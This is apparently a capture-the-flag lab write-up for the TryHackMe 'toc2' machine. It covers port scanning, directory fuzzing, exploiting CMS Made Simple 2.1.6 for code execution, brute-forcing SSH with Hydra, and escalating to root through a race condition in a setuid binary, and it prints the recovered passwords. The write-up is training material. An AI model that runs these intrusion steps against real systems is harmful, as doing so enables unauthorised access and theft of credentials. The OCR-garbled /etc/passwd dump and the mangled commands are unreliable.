toc2

Enumeration

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Privilege Escalation

Enumeration

Nmap Scan

PORT STATE SERVICE REASON **VERSION** 22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0) ssh-hostkey: 3072 94:36:cd:82:d5:1f:f7:d9:ab:b2:b6:53:f0:d6:b3:02 (RSA) ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDGMC4tL/zrXuRWGHiTtOzrcXI24pHiKcTPkb3y50kj9WIMwoc 256 ac:26:4a:01:0b:8c:fb:31:00:b5:cc:1a:28:d8:c7:49 (ECDSA) ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTltbmlzdHAyNTYAAAAlbmlzdHAyNTYAAABBBPx3hDJrEfnih2Wzv 256 fa:e7:65:f6:05:77:93:03:13:52:ad:ca:e4:9a:28:d3 (ED25519) ssh-ed25519 AAAAC3NzaC1IZDI1NTE5AAAAIPXtxWb0sxMkFcZ9p9FfGKy5OKd3y3k5LFsSdurC5GJ1 80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu)) http-server-header: Apache/2.4.41 (Ubuntu) http-methods: _ Supported Methods: POST OPTIONS HEAD GET _http-title: Site Maintenance http-robots.txt: 1 disallowed entry _/cmsms/cmsms-2.1.6-install.php

- Check if password authentication is enabled for SSH.
- Check the robots.txt file for the website.
- · Search for sub-directories

SSH (22)

The authenticity of host 'toc2.thm (10.10.203.4)' can't be established.

ED25519 key fingerprint is SHA256:dGlxGbDUmTdhsengl5f36ncUdxXp735yT/Hqvkgw66s.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes


Warning: Permanently added 'toc2.thm' (ED25519) to the list of known hosts.

root@toc2.thm's password:

• Password authentication is enabled for SSH.

HTTP (80)

Web Page




Hard-coded credentials for the CMS.

robots.txt

FFUF Fuzzing

[Status: 200, Size: 790, Words: 151, Lines: 22, Duration: 2911ms]
index.html
[Status: 200, Size: 790, Words: 151, Lines: 22, Duration: 426ms]
robots.txt
[Status: 200, Size: 174, Words: 25, Lines: 6, Duration: 423ms]
server-status
[Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 459ms]



We know the version of CMS.

```
(.venv)-(kali⊗kali)-[~/Desktop/THM/toc2]
$ searchsploit cms made simple 2.1.6

Exploit Title

CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection

CMS Made Simple 2.1.6 - Multiple Vulnerabilities


CMS Made Simple 2.1.6 - Remote Code Execution

CMS Made Simple 2.1.6 - Remote Code Execution

CMS Made Simple < 2.2.10 - SQL Injection
```

Exploitation

Used the Remote Code Execution exploit. Here, the credentials obtained from the website are used.



Took some time, but now it works. In the 4th step, the timezone has to be infected with the payload mentioned in the text file. Then the installation has to be completed.

```
ine Wrap

crotx:0:0:root:/root:/bin/bash
daeonox:1:1:daeono:/wsr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:2:bin:/bin:/usr/sbin/nologin
sys:x:3:2:bin:/bin:/usr/sbin/nologin
sys:x:3:2:sys:/dev:yar/sbin/nologin
man:xi:1:daeonox:x/si:do:games:/usr/sbin/nologin
man:xi:1:daeonox:x/si:do:games:/usr/sbin/nologin
man:xi:1:daeonox:x/si:do:games:/usr/sbin/nologin
man:xi:1:daeonox:x/si:do:games:/usr/sbin/nologin
man:xi:1:daeonox:x/si:do:games:/usr/sbin/nologin
mal:xi:8:mail:/var/spool/lpd:/usr/sbin/nologin
mail:xi:8:mail:/var/spool/upr:/spool/upr:/susr/sbin/nologin
mes:x:9:9:news:x/ar/spool/upr:/spool/upr:/susr/sbin/nologin
mes:x:9:9:news:x/ar/spool/upr:/wsr/sbin/nologin
mes:x:3:3:3:3:abew.edia:/var/soow./usr/sbin/nologin
mes:x:3:3:3:3:abew.edia:/var/soow./usr/sbin/nologin
ir:x:3:3:3:3:abew.edia:/var/soow./usr/sbin/nologin
ir:x:3:3:3:3:abew.edia:/var/soow./usr/sbin/nologin
ir:x:3:3:3:3:abew.edia:/var/soow./usr/sbin/nologin
mir:x:3:3:3:abew.edia:/var/sbin/nologin
mir:x:3:3:3:abew.edia:/var/sbin/nologin
spat:x:4:4:4:6mats Bug-Reporting System (admin):/var/lb/pats:/usr/sbin/nologin
mobody:x:0:3:abin/nology:/nonexistent:/usr/sbin/nologin
systemd-resolve:x:10:1:03:systemd-Resolver..., runr/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:10:1:03:systemd-Resolver..., runr/systemd/resolve:/usr/sbin/nologin
messagebus:x:10:3:10::/nonexistent:/usr/sbin/nologin
apt:x:10+1:05:30::/nonexistent:/usr/sbin/nologin
spit:mal-x:3:3:3:3:dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-dae-x-da
```

There is a user named Frank on the machine. Since the SSH password authentication is enabled, I can use Hydra to find the user's password.

☐\$ hydra -I frank -P /usr/share/wordlists/rockyou.txt ssh://toc2.thm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 12:42:52 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended

to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (I:1/p:14344399)

, ~896525 tries per task

[DATA] attacking ssh://toc2.thm:22/

[22][ssh] host: toc2.thm login: frank password: password

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 12:43:04

When trying to log in, I got this error

\$\to\$ ssh frank@toc2.thm

Someone could be eavesdropping on you right now (man-in-the-middle attack)!

It is also possible that a host key has just been changed.

The fingerprint for the ED25519 key sent by the remote host is

SHA256:FAk7HWxs5iFvwFd/ntUSATzVcL/YTZYdIEQ2F61cnb4.

Please contact your system administrator.

Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.

Offending ED25519 key in /home/kali/.ssh/known_hosts:84

remove with:

ssh-keygen -f '/home/kali/.ssh/known_hosts' -R 'toc2.thm'

Host key for toc2.thm has changed and you have requested strict checking.

Host key verification failed.

This could be resolved by running:

ssh-keygen -R toc2.thm

Privilege Escalation

frank@ip-10-10-31-18:~/root_access\$ Is -I total 20

-rwsr-xr-x 1 root root 8704 Jan 31 2021 readcreds

-rw-r--r-- 1 root root 656 Jan 31 2021 readcreds.c

-rw----- 1 root root 34 Aug 23 2020 root_password_backup

```
int main(int argc, char* argv[]) {
  int file_data; char buffer[256]; int size = 0;

if(argc != 2) {
    printf("Binary to output the contents of credentials file \n ./readcreds [file] \n");
    exit(1);
}

if (!access(argv[1],R_OK)) {
    sleep(1);
    file_data = open(argv[1], O_RDONLY);
} else {
    fprintf(stderr, "Cannot open %s \n", argv[1]);
    exit(1);
}

do {
    size = read(file_data, buffer, 256);
    write(1, buffer, size);
}

while(size>0);
```

It takes a file as input and checks if the user running the binary has the permission to read the file with the 'access' function. If yes, it prints the output; if no, it prints the error message.

This has a race condition vulnerability.

We are provided with a rename.c file in the hints. This C file will be copied to the target machine and then compiled. This binary will take two inputs, the first being the file we have access to and the second being the one we don't. It then swaps the files' names continuously, utilising the race condition.

```
frank@ip-10-10-31-18:~/root_access$ ./rename afke root_password_backup
```

In a separate terminal, I connected to Frank with SSH and ran the readcreds binary with root_password_backup.

```
frank@ip-10-10-31-18:~/root_access$ ./readcreds root_password_backup
Root Credentials: root:aloevera
```